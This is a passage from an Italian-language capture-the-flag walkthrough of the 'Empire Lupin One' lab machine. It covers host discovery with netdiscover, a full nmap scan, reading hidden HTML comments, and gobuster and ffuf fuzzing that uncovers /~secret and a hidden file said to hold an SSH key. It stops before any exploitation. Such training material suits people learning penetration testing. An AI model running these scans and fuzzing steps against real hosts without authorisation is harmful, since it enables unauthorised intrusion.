



GHOSTPROTOCOL



Empire Lupin One

Guide for Wild Explorator

GET STARTED →

Mapping

Session Actions Edit View Help

(kali@kali)-[~]

\$ sudo netdiscover -r 192.168.56.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:8a:c9:c3	1	60	PCS Systemtechnik GmbH
192.168.56.103	08:00:27:a3:b6:05	1	60	PCS Systemtechnik GmbH

- Il comando `sudo netdiscover -r 192.168.56.0/24` avvia una scansione ARP passiva/attiva sulla subnet specificata.
- Netdiscover effettua il probing degli indirizzi nella rete per identificare host attivi tramite richieste ARP.
- Lo strumento è utile in contesti di network reconnaissance per rilevare rapidamente dispositivi in ambienti LAN, anche senza configurazioni DNS o DHCP.

-
- La scansione ha rilevato 2 host attivi nella rete 192.168.56.0/24.
 - Per ogni host vengono mostrati:
 - IP Address assegnato
 - MAC Address rilevato tramite ARP
 - Count dei pacchetti ARP catturati
 - Vendor MAC (in questo caso PCS Systemtechnik GmbH, tipico di interfacce di rete virtualizzate)
 - L'output conferma la presenza di dispositivi — probabilmente macchine virtuali — operanti nella rete host-only / virtualizzata.

Mapping

```
(kali㉿kali)-[~]  
$ nmap -A -p- 192.168.56.103 -o nmap.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 03:47 EST
```

- Comando eseguito: `nmap -A -p- 192.168.56.103 -o nmap.txt`
- Opzioni utilizzate:
 - `-A` → Abilita OS detection, version detection, script scanning e traceroute.
 - `-p-` → Scansiona tutti i 65.535 port TCP.
 - `-o nmap.txt` → Salva l'output completo su file.
- La scansione inizia con Nmap 7.95, indicando un'attività di reconnaissance avanzata sulla macchina target.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 03:47 EST  
Nmap scan report for 192.168.56.103  
Host is up (0.00048s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
| ssh-hostkey:  
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)  
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)  
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
```

-
- L'host 192.168.56.103 è attivo (latency: ~0.00048s).
 - 65533 porte chiuse → comportamento tipico di sistemi Linux minimal o VM configurata con pochi servizi.
 - Porta individuata aperta: 22/tcp — SSH
 - Versione rilevata: OpenSSH 8.4p1 Debian 5 (protocol 2.0).
 - Nmap fornisce anche l'enumerazione delle SSH hostkeys (RSA, ECDSA, ED25519), utile per fingerprinting e verifica dell'integrità del servizio.
 - Output indica un sistema probabilmente basato su Debian / Kali / derivative, con superficie d'attacco limitata ai soli servizi SSH.

Site Discovery


- Porta rilevata: 80/tcp – HTTP
- Server identificato: Apache httpd 2.4.48 (Debian)
- Informazioni raccolte mediante NSE (Nmap Scripting Engine):
- http-robots.txt: 1 entry disallow → indica una risorsa nascosta (/~myfiles)
- http-title: sito privo di titolo HTML
- http-server-header: Apache/2.4.48 su Debian
- Ulteriori dettagli Nmap:
- MAC address associato a VirtualBox NIC → conferma che l'host è una VM.
- Sistema operativo: Linux kernel 4.x–5.x (range coerente con Debian/OpenWRT/MikroTik).
- Network Distance: 1 hop → macchina nella stessa rete del client.
- Il servizio HTTP funge da possibile entry point per ulteriori fasi di enumeration o vulnerability assessment.

```
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:A3:B6:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.48 ms  192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.46 seconds
```

- Navigando verso `http://192.168.56.103/` viene mostrata una pagina web minimale che contiene solo un'immagine tematica
- L'assenza di ulteriori elementi HTML suggerisce:
 - Pagina statica essenziale
 - Possibile placeholder o indizio
 - Potenziale presenza di contenuti nascosti (coerente con l'entry robots.txt)
- La pagina conferma il corretto funzionamento del servizio Apache individuato tramite Nmap.



Exploration

- Il sorgente HTML è estremamente minimale, composto da:
- Struttura base <html>, <head>, <body>
- Stile interno CSS per centrare l'immagine
- Un unico elemento visibile:
- Commento HTML nascosto trovato in fondo alla pagina:
- <!-- Its an easy box, dont give up. -->
- Nessun riferimento a script, form, directory o elementi dinamici
→ la pagina è solo un wrapper per l'immagine.

-
- Da Nmap era emersa la voce in robots.txt:
 - Disallow: /~myfiles
 - La directory suggerisce un path tipico da home directory pubblica Apache (/home/user/public_html).
 - L'utente tenta quindi l'accesso manuale tramite browser:
 - URL visitato: http://192.168.56.103/~myfiles
 - Questa cartella potrebbe contenere:
 - File esposti involontariamente
 - Credenziali, backup, note o script
 - Vulnerabilità legate a directory indexing
 - L'accesso a questa risorsa rappresenta un potenziale punto di ingresso per l'enumerazione approfondita del target.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6   margin: 0;
7 }
8
9 #over img {
10   margin-left: auto;
11   margin-right: auto;
12   display: block;
13 }
14 </style>
15 </head>
16
17 <body>
18
19 <div id="over" style="position:absolute; width:100%; height:100%">
20   
21 </div>
22
23 </body>
24 </html>
25
26 <!-- Its an easy box, dont give up. -->
27
28


```

🔍 http://192.168.56.103/~myfiles


🌐 http://192.168.56.103/~myfiles — Visit

Exploration

- Tentativo di accesso a: `http://192.168.56.103/~myfiles/`
- Il server Apache restituisce una pagina Error 404, indicando che:
 - La risorsa non esiste oppure
 - La directory potrebbe essere configurata per non mostrare il listing e non contenere un file predefinito (`index.html / index.php`)



- Il codice HTML della pagina 404 è minimalista:
 - `<title>Error 404</title>`
 - `<h1>Error 404</h1>`
- Tuttavia, nel sorgente è presente un commento nascosto:
- `<!-- Your can do it, keep trying. -->`
- L'errore 404 quindi non è necessariamente un vicolo cieco, ma parte del percorso previsto:
- Possibili direzioni successive:
 - enumerazione di directory aggiuntive
 - analisi di percorsi alternativi
 - tentativi di bruteforcing directory
 - controllo di default Apache paths



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```


- -w wordlist DirBuster → enumeration estesa
- -b 404 → ignora risorse con codice 404
- -x → test delle estensioni aggiuntive
- Risorse trovate:
 - /index.html — (200) → pagina principale
 - /image/ — (301)
 - /manual/ — (301) → directory tipica della documentazione Apache
 - /javascript/ — (301)
 - /robots.txt — (200)
 - /server-status — (403) → endpoint mod_status, accesso negato
- Nessuna menzione diretta a /~myfiles, suggerendo che la directory potrebbe essere:
 - Nascosta senza indexing
 - Collegata a UserDir Apache
 - Al di fuori del webroot classico

- La presenza di /~myfiles come unica voce “Disallow” indica:
- L’intenzione esplicita di nascondere la directory a crawler e spider
- Directory potenzialmente importante per il percorso della challenge

- L’accesso diretto restituisce un 404
- Il crawler (Gobuster) non la individua

- Directory presente ma senza file index e non elencabile
- Errata configurazione o falso indizio per aumentare la difficoltà
- Il nome potrebbe richiedere variazioni di formato (/~myfiles/, /~myfiles%20, /~myfiles~, ecc.)

Exploration


```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.56.103
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Extensions:  bak,old,zip,tar.gz,php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/index.html      (Status: 200) [Size: 333]
/image           (Status: 301) [Size: 316] [→ http://192.168.56.103/image/]
/manual          (Status: 301) [Size: 317] [→ http://192.168.56.103/manual/]
/javascript      (Status: 301) [Size: 321] [→ http://192.168.56.103/javascript/]
/robots.txt      (Status: 200) [Size: 34]
/server-status   (Status: 403) [Size: 279]
Progress: 1764464 / 1764464 (100.00%)


Finished
```



- Individuare directory UserDir attive sotto il formato /~utente/
 - Superare il falso indizio di /~myfiles presente in robots.txt
 - FFUF testa il parametro FUZZ sostituendolo con ogni voce della wordlist
 - Risponde velocemente anche in presenza di reindirizzamenti o errori personalizzati
 - FFUF individua la directory /~secret, non rilevata né da Gobuster né visibile tramite enumerazione HTTP manuale
 - La directory nascosta conferma l'utilizzo di UserDir Apache come meccanismo di offuscamento.
-
- Il proprietario (icex64) ringrazia per aver trovato la directory segreta
 - Dichiarare che intende condividere un file della chiave privata SSH
 - Afferma che la chiave è “nascosta da qualche parte qui”
 - Nota interessante: menziona che la passphrase non può essere crackata facilmente con FastTrack
 - La directory contiene (o rimanda a) un SSH private key file, punto cruciale per l'elevazione di accesso al sistema
 - Il linguaggio del messaggio suggerisce che il file è volutamente nascosto:
 - Possibile filename non convenzionale
 - Possibili file invisibili a directory listing standard
 - Indirizzo necessario a un'ulteriore fase di enumeration

Exploration

```
kali)-[~]  
v /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.10
```



Exploration

- Individuare home directory pubbliche esposte attraverso Apache UserDir (/~username/)
 - Parametri notevoli:
 - Matcher: Response status = 200–299, 301, 302, 307, 401, 403, 405, 500
 - → permette di identificare risorse anche se protette o inattese
 - Voce secret → risposta HTTP 301, indice di risorsa esistente
-
- L'host espone effettivamente directory UserDir
 - /~secret/ rappresenta un endpoint reale, non un falso positivo
 - Questo supera l'indizio fuorviante di /~myfiles presente in robots.txt

```
:: Method      : GET
:: URL         : http://192.168.56.103/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 10526 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

- Individuare file nascosti o non elencati nella directory /~secret/
 - Scoprire il presunto file contenente la chiave privata SSH
 - Parametri:
 - -fc 403,404 → filtra 403 e 404 per ridurre il rumore nella scoperta
 - Prefisso dot: .FUZZ → ricerca esplicitamente file nascosti (es. .ssh, .key, .id_rsa, ecc.)
-
- I file nascosti sono comuni nei contesti UserDir
 - Una chiave SSH privata può essere salvata come:
 - .id_rsa
 - .ssh_key
 - .private
 - .key
 - oppure in un file rinominato appositamente

```
(kali@kali)~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.103/~secret/.FUZZ -fc 403,404

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|

v2.1.0-dev
```


Exploration

- Il comando FFUF viene configurato per fuzzare file nascosti all'interno della directory /~secret/, utilizzando una wordlist ampia e applicando filtri sui codici di errore (-fc 403,404).

L'obiettivo è identificare file non elencabili tramite browser o directory listing, soprattutto con estensioni utili come .txt e .html.

La scansione rivela il file mysecret.txt (HTTP 200)

Il file è raggiungibile, di dimensioni ridotte e quasi certamente contiene indizi sensibili o informazioni utili, coerenti con il messaggio precedente trovato in /~secret/.

```
(kali@kali)-[~]  
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.103/~secret/.FUZZ -fc 403,404 -ic -e .txt, .html
```


```
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]  
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]  
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 5ms]  
:: Progress: [441094/441094] :: Job [1/1] :: 9090 req/sec :: Duration: [0:00:46] :: Errors: 0 ::
```


